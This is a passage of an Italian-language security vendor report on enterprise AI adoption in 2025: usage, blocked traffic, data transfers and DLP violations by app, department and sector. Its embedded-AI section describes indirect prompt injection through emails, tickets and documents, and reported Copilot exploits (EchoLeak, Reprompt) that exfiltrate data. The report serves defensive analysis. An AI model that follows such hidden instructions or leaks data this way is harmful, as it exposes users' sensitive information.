- **Perplexity** si è classificata al terzo posto per volume di transazioni (12 miliardi di transazioni) lo scorso anno. Oltre alla ricerca basata sull'IA, gestisce anche LLM proprietari che alimentano il suo motore di risposta. Di conseguenza, l'utilizzo aziendale riflette la crescente dipendenza dalla ricerca e dalla sintesi di informazioni assistite dall'IA.




Figura 3: trend delle transazioni dei fornitori di LLM nel corso del 2025

Il volume delle transazioni resta fortemente concentrato su un gruppo ristretto di applicazioni ampiamente adottate, integrate direttamente nei flussi di lavoro quotidiani, che includono funzionalità di ricerca, modifica, scrittura, codifica, traduzione e collaborazione.

Risultati chiave sulle applicazioni

- **Grammarly** è emersa come l'applicazione IA/ML più attiva negli ambienti aziendali (38,7% delle transazioni totali), superando ChatGPT in termini di volume totale delle transazioni. Con funzionalità che spaziano dalla sintesi alla riscrittura avanzata, fino ai suggerimenti sul tono di scrittura, è facile capire perché Grammarly spicchi nei flussi di lavoro aziendali quotidiani.
- **ChatGPT** è ancora un assistente con un ruolo dominante per scopi generici (14,2%), ampiamente utilizzato in diversi ambiti, come la ricerca, la stesura di bozze e l'analisi, diventando un punto di contatto comune per i dati aziendali.
- **Codeium** è entrata tra le prime cinque app (5%), mostrando come l'IA sia diventata parte integrante del lavoro di sviluppo software, in cui il codice sorgente e la logica proprietaria vengono elaborati di routine.
- **DeepL** ha continuato a registrare una forte adozione nelle organizzazioni globali (3,3%), supportando la comunicazione multilingue di contenuti aziendali critici.
- **Microsoft Copilot** chiude la top five (3%) grazie alla sua profonda integrazione con Microsoft 365 e al suo ruolo centrale nell'automazione delle attività quotidiane a supporto della produttività.

LE APPLICAZIONI DI INTELLIGENZA ARTIFICIALE PIÙ IMPORTANTI




Figura 4: percentuale delle transazioni IA/ML totali guidate dalle principali applicazioni IA

Nota: Zscaler Zero Trust Exchange tiene traccia delle transazioni su ChatGPT indipendentemente dalle altre transazioni di OpenAI.

LE PRINCIPALI 20 APPLICAZIONI AI/ML PER VOLUME DI TRANSAZIONI

Applicazione	Transazioni totali
Grammarly	327.311.080.013
ChatGPT	120.227.890.252
Codeium	42.337.652.986
DeepL	27.847.680.087
Microsoft Copilot	25.503.137.940
Perplexity	12.386.054.978
GitHub Copilot	11.348.420.722
OpenAI	10.352.420.115
QuillBot	8.913.115.535
ChurnZero	8.153.526.358
Anthropic	4.922.983.385
Glean	4.542.501.122
GliaCloud	3.249.239.347
Claude	2.850.954.278
Google Gemini	2.604.461.019
SundaySky	2.483.835.170
Yellow Messenger	1.734.555.650
Cresta	1.585.454.178
Poe	1.483.703.558

Oltre a capire quali applicazioni IA dominano per utilizzo complessivo, l'analisi prosegue per passare dagli strumenti alle persone che li usano.

Per comprendere meglio come l'IA venga utilizzata nella pratica, ThreatLabz ha mappato il traffico IA/ML considerando un gruppo definito di dipartimenti aziendali molto comuni. Questo spaccato si concentra sulle applicazioni con un utilizzo marcato (almeno un milione di transazioni) e le associa al dipartimento in cui vengono utilizzate più spesso. Le percentuali indicate riflettono il relativo uso all'interno dell'insieme di dipartimenti e applicazioni in esame, non il traffico IA aziendale totale.

Risultati chiave sui dipartimenti

- **L'ingegneria** guida l'utilizzo dell'IA in ambito aziendale, registrando il 48,9% delle transazioni IA/ML dello spaccato preso in esame. In particolare, i team di ingegneria integrano l'IA nei cicli di build giornalieri, dove anche piccoli guadagni in termini di efficienza si accumulano rapidamente tra le varie release.

- **L'IT** segue da vicino come funzione dipendente dall'IA, con il 31,8% delle attività. L'utilizzo dell'IA nell'IT è orientato soprattutto all'efficienza operativa, a sostegno di attività come il supporto dei sistemi, la risoluzione dei problemi e l'automazione dei processi interni.

- **Il marketing** si è classificato al terzo posto per utilizzo dell'IA in azienda (6,9%) in questa analisi. L'adozione nel marketing è maggiormente distribuita tra flussi di lavoro orientati ai contenuti e al design, con conseguenti volumi di transazioni complessivi stabili, ma inferiori rispetto ai dipartimenti tecnici.

QUOTA DELLE TRANSAZIONI PER DIPARTIMENTO




Figura 5: quota delle transazioni IA/ML nei principali dipartimenti aziendali

Transazioni bloccate

Nel 2025, le organizzazioni hanno inoltre rafforzato il controllo sull'IA in azienda. L'esposizione dei dati, la privacy e le preoccupazioni relative alla conformità le hanno spinte a bloccare il 39,2% delle transazioni IA/ML totali, fortificando la governance dell'IA come misura standard delle operazioni di sicurezza quotidiane.

Le app IA più utilizzate in ambito aziendale sono state anche quelle più interessate dai controlli. Grammarly ha registrato la quota maggiore di attività bloccate, ossia 171,2 miliardi di transazioni, pari al 44,2% di tutte le transazioni IA/ML bloccate. Anche le applicazioni IA ad ampio spettro hanno continuato a essere monitorate con attenzione. ChatGPT e Microsoft Copilot sono state bloccate frequentemente, con il blocco rispettivamente di 5,7 miliardi e 4,1 miliardi di transazioni, questo perché l'accesso ai dati non strutturati continua ad accrescere il rischio di condivisione involontaria di informazioni aziendali sensibili.

Anche gli assistenti di programmazione basati sull'IA, tra cui Codeium e Tabnine, sono stati bloccati molto spesso, per limitare l'esposizione di codice proprietario e artefatti di sviluppo. Gli strumenti di traduzione e di trasformazione dei contenuti, come QuillBot e DeepL, sono stati sottoposti a controlli analoghi, a dimostrazione di un impegno più ampio per limitare la condivisione dei contenuti con modelli esterni.

LE PRINCIPALI APPLICAZIONI IA BLOCCATE

1	Grammarly
2	GitHub Copilot
3	ChatGPT
4	Microsoft Copilot
5	QuillBot
6	Codeium
7	DeepL
8	Tabnine
9	Poe
10	Perplexity

Dati trasferiti alle applicazioni IA

Il volume delle transazioni da solo non basta a spiegare come le aziende utilizzino concretamente l'IA. Per approfondire l'analisi, ThreatLabz ha esaminato anche la quantità di dati trasferiti tra gli ambienti aziendali e le applicazioni IA/ML.

Nel corso dell'ultimo anno, il trasferimento dei dati aziendali alle applicazioni IA/ML ha continuato ad aumentare, raggiungendo i 18.033 terabyte (TB), riportando un incremento del 93% su base annua. Un sottoinsieme di applicazioni ampiamente adottate ha registrato la quota maggiore di tale movimentazione di dati. Considerando questo parametro, Grammarly si è confermata l'applicazione più utilizzata, con 3.615 TB di dati trasferiti. Seguono a ruota ChatGPT (2.021 TB), OpenAI (865 TB), DeepL (625 TB) e Codeium (387 TB), applicazioni che coprono casi d'uso che in genere gestiscono dati aziendali di alto valore.

Con l'IA che diventa sempre più radicata nel lavoro di tutti i giorni, una quantità crescente di dati aziendali passa attraverso i suoi flussi. Analizzando sia il traffico che il volume dei dati si riesce a individuare dove l'utilizzo dell'IA è in aumento e dove la sicurezza e la supervisione sono più importanti.

QUOTA DEI DATI TRASFERITI





Figura 6: principali applicazioni IA/ML ordinate per percentuale di dati totali trasferiti



RISULTATO CHIAVE

Sono stati trasferiti complessivamente **18.033 TB di dati alle applicazioni IA/ML**, registrando un incremento del 93% su base annua.

Perdita di dati legata alle applicazioni IA

La capacità dell'IA di accelerare il processo che porta un'idea all'output finale, riducendolo a una manciata di minuti, cela però un prezzo da pagare: i dati sensibili possono essere condivisi con dei modelli esterni in *pochi secondi*. Inoltre, con le funzionalità IA integrate nelle applicazioni e nei servizi SaaS più comuni, i contenuti vengono spesso trasmessi in automatico, aumentando la probabilità di incorrere in esposizioni che non vengono rilevate.

Prevenire la perdita dei dati ed evitare che confluiscano in modelli esterni è diventata una delle priorità di sicurezza più critiche dell'anno.


Nel cloud Zscaler, le violazioni delle policy di DLP correlate all'IA continuano a essere uno dei segnali più evidenti di questo rischio crescente. Queste violazioni si verificano quando delle informazioni sensibili, quali rendiconti finanziari, informazioni di identificazione personale (PII), codice sorgente, dati sanitari e altri contenuti regolamentati, tentano di uscire dall'organizzazione attraverso un'applicazione IA e vengono bloccate dalle policy. Senza la DLP basata sull'IA di Zscaler, tali dati sarebbero stati esposti a modelli di terze parti, al di fuori del controllo dell'azienda.

Le applicazioni IA più rischiose tendono a essere quelle che i dipendenti utilizzano senza pensarci: assistenti alla scrittura, ausili per la codifica o funzionalità IA integrate in suite di collaborazione. La praticità che offrono è esattamente ciò che le rende più rischiose, in quanto condividono lo stesso grado di visibilità che i dipendenti hanno sui contenuti sensibili, spesso nel momento stesso in cui vengono creati.

I trend delle violazioni mostrano che le interazioni con l'IA coinvolgono sempre più spesso alcuni dei dati più sensibili di un'azienda.

APPLICAZIONI IA/ML CON IL MAGGIOR NUMERO DI VIOLAZIONI DELLE POLICY DI DLP

Applicazione	Conteggio delle violazioni di DLP
ChatGPT	410.181.006
Codeium	242.263.311
GitHub Copilot	31.223.009
Claude	14.417.246
Wordtune	5.161.758
DeepL	2.037.613
QuillBot	1.960.391
Microsoft Copilot	1.858.952
Perplexity	1.235.129
Google Gemini	841.374



Le violazioni di DLP di ChatGPT sono aumentate del 99,3% su base annua. Le violazioni più comuni specifiche di ChatGPT hanno incluso la divulgazione di nomi e identificativi nazionali, verosimilmente dati o dettagli identificativi dei clienti.

Le violazioni di DLP in ambito aziendale legate a **Codeium sono aumentate del 100%** su base annua, il che suggerisce un rischio maggiore di fughe di codice sorgente e logica proprietaria.

Ciò che risalta tra le principali violazioni di DLP legate all'IA è la portata globale dell'esposizione. Identificativi nazionali, dati di pagamento, codice sorgente e informazioni sanitarie, tutti dati regolati da rigide normative regionali, emergono sempre più spesso nelle interazioni con l'IA.

LE 10 PRINCIPALI VIOLAZIONI DELLE POLICY DI DLP LEGATE ALL'IA

1	Divulgazione di nomi
2	Numero di previdenza sociale (USA)
3	Numero identificativo dell'azienda (Giappone)
4	Numero del Servizio sanitario nazionale (Regno Unito)
5	Codice sorgente
6	Numero Medicare (Australia)
7	Numero di identificazione univoco nazionale (USA)
8	Numero di previdenza sociale (Canada)
9	Informazioni mediche
10	Informazioni sulle carte di credito

Queste tendenze legate alla DLP corrispondono alle stesse dinamiche di errore osservate quando i sistemi IA vengono testati in condizioni di attacco reali, che vedono il verificarsi di guasti critici, spesso dovuti a interazioni ordinarie anziché ad attacchi sofisticati. Per saperne di più, consulta la sezione **Quali sono i veri punti di rottura dei sistemi IA in ambito aziendale** che segue.

Per scoprire come mitigare la perdita dei dati legata alle applicazioni di GenAI, leggi **Il percorso delle aziende verso un'adozione sicura della GenAI** qui di seguito.

L'ascesa dell'IA integrata

Non tutti gli utilizzi dell'IA in ambito aziendale avvengono attraverso strumenti di IA generativa dedicati. Sempre più spesso si tratta infatti dell'IA integrata, ovvero funzionalità integrate in applicazioni di uso quotidiano che non sono classificate come app di GenAI e che vengono utilizzate per scopi quali riepiloghi, raccomandazioni o approfondimenti automatizzati, che richiamano l'IA solo in determinati momenti. Spesso, queste funzionalità sembrano aggiornamenti naturali e previsti per degli strumenti che gli utenti già utilizzano. Questo è anche il motivo per cui è facile trascurare il fatto che l'IA integrata interagisce anch'essa con i dati aziendali, senza però essere soggetta alla stessa visibilità o disporre delle stesse limitazioni previste per le applicazioni IA dedicate, il che la rende un ambito più discreto dell'adozione dell'IA, ma sempre più importante, che necessita di attenzione e una maggiore sicurezza.
Di conseguenza, l'IA integrata rappresenta una delle fonti di rischio in più rapida crescita e meno visibili legate all'uso dell''IA in azienda.

Questo spostamento di categoria è importante perché l'IA integrata è progettata per incrementare la produttività raccogliendo più contesto. Questo stesso principio di progettazione può però anche incrementare l'esposizione, se la governance e i controlli non stanno al passo.
I seguenti pattern delle minacce sono quelli più comunemente associati alle funzionalità IA integrate nelle applicazioni aziendali.

Osservazioni chiave

CONDIVISIONE ECCESSIVA GUIDATA DA AUTORIZZAZIONI EREDITATE

L'IA integrata, in genere, si basa sui controlli dell'accesso e sulle autorizzazioni per i contenuti già esistenti. Se un'organizzazione prevede un accesso esteso per impostazione predefinita, appartenenze a gruppi datate o spazi di collaborazione con una condivisone eccessiva, l'IA integrata può inavvertitamente far emergere informazioni sensibili a utenti che tecnicamente possono accedervi, ma non ne hanno bisogno per adempiere al proprio ruolo. Nella pratica, ciò può trasformare un accumulo di autorizzazioni di lunga data in un'esposizione dei dati più immediata e visibile.

MANIPOLAZIONE INDIRETTA DEI PROMPT TRAMITE I CONTENUTI AZIENDALI

L'IA integrata spesso legge contenuti aziendali quali e-mail, ticket, documentazioni, log delle chat e allegati, come parte del suo normale funzionamento. Ciò introduce un rischio laddove istruzioni nascoste o contenuti ostili possono influenzare il modo in cui l'IA risponde, attribuisce la priorità o presenta le informazioni. Quando le funzionalità IA sono strettamente integrate nei flussi di lavoro, il contenuto stesso può diventare un canale che veicola la diffusione della manipolazione.

ESPOSIZIONE DI MODELLI E CONNETTORI DELLA CATENA DI APPROVVIGIONAMENTO

Le funzionalità IA integrate spesso si basano su più componenti. Possono includere provider di modelli, livelli di recupero che estraggono contenuti dai sistemi aziendali e connettori che si integrano tra applicazioni SaaS e repository di dati. Ogni componente può introdurre nuove limitazioni dell'attendibilità e nuovi vettori di modifica. Quando le funzionalità evolvono, il profilo di rischio può cambiare a causa di aggiornamenti, modifiche della configurazione o nuove integrazioni che vengono abilitate.

RISCHI LEGATI ALLE AZIONI E ALL'AUTOMAZIONE NEI FLUSSI DI LAVORO ABILITATI DALL'IA

Man mano che le funzionalità IA si evolvono, andando oltre la semplice sintesi e stesura di contenuti per arrivare all'esecuzione delle attività, la superficie di rischio aumenta. Se una funzionalità IA può attivare azioni, suggerire modifiche, generare codice o popolare record, errori o output manipolati possono trasformarsi in problemi operativi. Anche senza l'esecuzione diretta delle azioni, gli output generati dall'IA possono influenzare le decisioni e i flussi di lavoro a valle in modi difficili da verificare.

GLI EXPLOIT DELL'IA INTEGRATA NEL MONDO REALE CONSENTONO UNA FACILE ESFILTRAZIONE DEI DATI

Due esempi di exploit ampiamente segnalati nell'ecosistema Copilot illustrano come persino una scarsa interazione da parte dell'utente possa comunque comportare un elevato rischio legato all'IA integrata:

- **EchoLeak** è descritta come una vulnerabilità di tipo a iniezione di prompt zero-click in Microsoft 365 Copilot, che può consentire l'esfiltrazione dei dati tramite normali pattern di acquisizione della posta elettronica.
- **Reprompt** è un attacco single-click che è stato segnalato, che utilizza prompt creati appositamente tramite parametri URL per innescare comportamenti indesiderati e fughe di dati.

Guardando al futuro, man mano che sempre più fornitori di soluzioni SaaS distribuiscono l'IA di default e ampliano le funzionalità integrate, le aziende dovranno estendere la visibilità, la governance e la protezione dei dati previste per l'IA dedicata anche alle applicazioni e ai flussi di lavoro in cui l'IA opera implicitamente.

Utilizzo dell'IA per settore

Nel 2025, l'adozione dell'IA è aumentata in tutti i settori, con tutte le realtà che operano nel cloud Zscaler che hanno mostrato incrementi annui dell'operatività basata su IA/ML. Ma il ritmo e la maturità dell'adozione variano considerevolmente. In alcuni settori sta già dando i suoi frutti, mentre in altri deve ancora trovare una giusta collocazione.

Le organizzazioni che operano nel settore della **finanza e delle assicurazioni** registrano la quota maggiore (23,3%) di traffico IA/ML per il secondo anno consecutivo. Banche e assicurazioni sono per natura tra le prime realtà ad adottare l'IA, dato quanto le loro operazioni ruotino attorno a dati, analisi e automazione. Il **settore manifatturiero** ha mantenuto la seconda posizione con il 19,5% delle transazioni IA/ML totali, una percentuale che può essere attribuita al suo investimento in funzioni alimentate dall'IA, quali automazione, controllo di qualità, ottimizzazione della catena di approvvigionamento e altro ancora. **Tecnologia e comunicazione** e **istruzione** hanno registrato i maggiori incrementi su base annua, come evidenziato di seguito.

QUOTA DI TRANSAZIONI AI PER SETTORE




Figura 7: settori con la percentuale maggiore di transazioni IA

QUOTA DI TRANSAZIONI AI BLOCCATE PER SETTORE

Settore	% delle transazioni AI bloccate
Finanza e assicurazioni	39,1%
Settore manifatturiero	22,1%
Servizi	13,5%
Assistenza sanitaria	8,5%
Tecnologia e comunicazione	6,8%
Pubblica amministrazione	4%
Altro	3,4%
Vendita al dettaglio e all'ingrosso	2%
Istruzione	0,6%

L'utilizzo dell'IA non avviene in isolamento, è infatti condizionato dai rischi specifici del settore, dalle aspettative in termini di conformità e dal livello di evoluzione dei programmi di sicurezza.

I pattern bloccati nelle transazioni IA/ML rivelano come i settori stiano bilanciando in modo diverso l'adozione dell'IA con la gestione del rischio. Il settore della finanza e delle assicurazioni non solo ha generato la quota maggiore di attività IA, ma ha anche bloccato circa il 40% di tali transazioni. L'elevato tasso di blocco riflette più di una semplice cautela, evidenzia infatti la realtà di operare in un ambiente fortemente regolamentato, in cui sono previsti controlli più severi sull'utilizzo dell'IA.

Il settore manifatturiero, il secondo più attivo per volume di transazioni IA, ha bloccato circa il 22% del suo traffico IA. Ciò suggerisce un approccio intermedio più pragmatico, che vede i produttori implementare ampiamente l'IA, ma applicare comunque una supervisione significativa per prevenire l'uso improprio e proteggere dalla fuga dei dati, soprattutto negli ambienti IoT/OT.

FOCUS SUI SETTORI

Il settore della finanza e delle assicurazioni resta il più guidato dall'IA: 230 miliardi di transazioni

Il settore della finanza e delle assicurazioni è stato il principale motore dell'operatività basata sull'IA nel cloud Zscaler, in ambito IA/ML, registrando quasi un quarto dell'utilizzo complessivo in contesti aziendali. Gran parte di questo volume proviene da strumenti per la produttività quotidiana, con Grammarly, ChatGPT e Microsoft Copilot che sono state le app IA più utilizzate da banche e compagnie assicurative per il secondo anno consecutivo. I team di tutte le organizzazioni utilizzano questi strumenti per riassumere le ricerche, gestire la documentazione di conformità, individuare le frodi, accelerare le richieste di risarcimento, supportare la stipulazione di contratti e svolgere altre attività essenziali. Queste tendenze si sono riflesse anche nel più ampio slancio di adozione visto dal settore. Secondo il sondaggio AI Adopter del 2025 di Morgan Stanley,[1] l'adozione dell'IA nel settore assicurativo è aumentata dal 48% al 71% a metà dell'anno, mentre è passata dal 66% al 73% nelle società dei servizi finanziari.

Questa accelerazione è stata rafforzata da diverse forze di mercato presenti nel 2025. Le banche sono sottoposte a pressioni in termini di costi e modernizzazione, che le spingono a rendere l'IA operativa molto più rapidamente rispetto alla maggior parte degli altri settori. Le compagnie assicurative si trovano ad affrontare la crescente gravità dei sinistri e la volatilità causata dal clima, affidandosi quindi all'IA per migliorare l'accuratezza dei prezzi e i tempi di risposta.

Allo stesso tempo, il settore mostra grande cautela nel modo in cui impiega questi strumenti. Il settore della finanza e delle assicurazioni ha bloccato infatti oltre il 39,1% delle transazioni IA/ML nel cloud Zscaler, un segnale di maggiore sensibilità al rischio di incorrere nella fuga di dati, al controllo normativo e alla necessità di gestire con rigore le interazioni dei modelli con informazioni finanziarie sensibili. Il settore si muove quindi velocemente, ma è pronto a tirare il freno a mano quando serve.

Nel 2026, il settore della finanza e delle assicurazioni continuerà a definire lo standard di una trasformazione IA ambiziosa.

[1] Business Insider, **3 parts of the market where AI hype is turning into real returns, according to Morgan Stanley**, 24 luglio 2025.

FOCUS SUI SETTORI

La tecnologia registra la crescita più rapida nell'uso dell'IA in ambito aziendale: +202% su base annua

